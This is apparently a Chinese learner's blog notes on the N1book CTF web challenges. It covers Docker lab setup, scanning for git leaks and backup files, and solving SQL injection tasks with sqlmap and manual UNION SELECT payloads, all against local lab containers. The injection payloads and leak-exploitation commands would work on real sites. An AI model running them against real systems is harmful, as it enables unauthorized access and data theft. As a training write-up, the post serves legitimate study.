
web入门
借NO1L战队出版的《从0到1:CTFer的成长之路学习一下web》系统学习一下web渗透
docker容器
因为使用buuctf中本书对应靶场时,用dirsearch或者御剑扫描的时候总是会报429(访问次数限制)所以只能自己去按照书中所说搭建一个靶场。
在kali中安装docker
apt-get install docker docker-compose
之后使用命令遇到问题可能是没有使用root权限(在使用docker命令时一定要使用sudodocker权限)
容器基础命令:
容器部署:sudo docker pull (image镜像信息,例:registry.cn-hangzhou.aliyuncs.com/n1book/web-information-backk:latest)
查看运行中的容器:sudo docker ps
运行web容器:sudo docker run -p -d 容器ID
停止运行:sudo docker stop 容器id
删除容器:sudo docker rm -f 容器id
镜像和容器不是同一个东西,容器在镜像之上,删除镜像的时候要先删除镜像上的容器
查看所有容器(包括未运行的):sudo docker ps -a
删除容器:sudo docker rm 容器id
删除镜像:sudo docker rmi 镜像id
查看所有镜像:sudo docker images
在写了一部分题之后,因为使用pull部署容器的时候没有映射端口了,卡了好久才发现真正的部署方式
先新建docker-compose.yml,然后直接将后面的版本信息复制进去
使用命令:sudo docker-compose up -d就可以启动了
1.信息收集
1git泄露
访问/.git返回403,访问/.git/config有文件返回则存在git泄露
2.敏感备份文件
getdit备份文件:扫出来以~结尾的文件
vim备份文件:.xxx.swp,下载下来之后,恢复:vim -r 文件名
常规文件:robots.txt等
1.1.1敏感信息收集
(1)先使用dirsearch扫描:python3 dirsearch.py -u "网址"

从robots中发现第一个flag:flag1:n1book{info_1
(2)打开index.php~,得到:flag2:s_v3ry_im
(3)之后直接下载.index.php.swp文件(网址/.index.php.swp)
注:swp文件是vim编辑文件时未正常关闭文件留下的,恢复方法:vim -r index.php.swp
得到flag3:p0rtant_hack}
完整的flag为:n1book{info_1s_v3ry_imp0rtant_hack}
1.1.2git泄露
扫完之后发现有.git页面,首页上也提醒了git泄露
使用githack工具:python GitHack.py http://www.xxx.xxx/.git
得到一个页面,打开发现flag:n1book{git_looks_s0_easyfun}
2.web注入
(1)sql注入1
搭好环境之后,先用sqlmap跑一下
检测是否有注入漏洞:sqlmap -u http://127.0.0.1:49153/index.php?id=1

有时间延迟注入,布尔盲注,联合查询都可
查询数据库:sqlmap -u http://127.0.0.1:49153/index.php?id=-1' --dbs
查表:sqlmap -u http://127.0.0.1:49153/index.php?id=-1' -D nate --tables
查字段:sqlmap -u http://127.0.0.1:49153/index.php?id=-1' -D nate -T fl4g --columns
获取字段内容:sqlmap -u http://127.0.0.1:49153/index.php?id=-1' -D nate -T fl4g -C fllllag --dump
得到flag:n1book{union_select_is_so_cool}
手工注入(联合查询)
查数据库:
http://127.0.0.1:49153/index.php?id=-1' union select 1,database(),3 --+
查表:
http://127.0.0.1:49153/index.php?
id=-1' union select 1,(select group_concat(table_name) from information_schema.tables where table_schema='note'),3 --+
查列:
http://127.0.0.1:49153/index.php?
id=-1' union select 1,(select group_concat(column_name) from information_schema.columns where table_schema='note' and table_name='fl4g'),3 --+
查字段:
http://127.0.0.1/sql/Less-1/?id=-1' union select 1,group_concat(fllllag),3 FROM fl4g -- +
得到flag:
n1book{union_select_is_so_cool}
(2)sql注入2
页面提示git所以先用dirsearch扫描一下
发现一个登录页面,login,进到这个页面发现是post注入

首先想着使用sqlmap跑,但是直接注入肯定注不出来,毕竟是post注入,这个时候就要用到burpsuite了。
使用kali自带的火狐浏览器登录界面,然后修改语言设置,修改代理(注,如果burpsuite抓不到127.0.0.1的包,需要修改about:config的参数network.proxy.allow hijacking- locathost双击改为ture)抓包保存。
sqlmap命令:sqlmap -r txt文件路径,注入成功
得到flag:n1book{login_sqli_is_nice}
以后遇到需要手工注入的题目再好好学下手工注入吧
3.任意文件读取漏洞

 浙公网安备 33010602011771号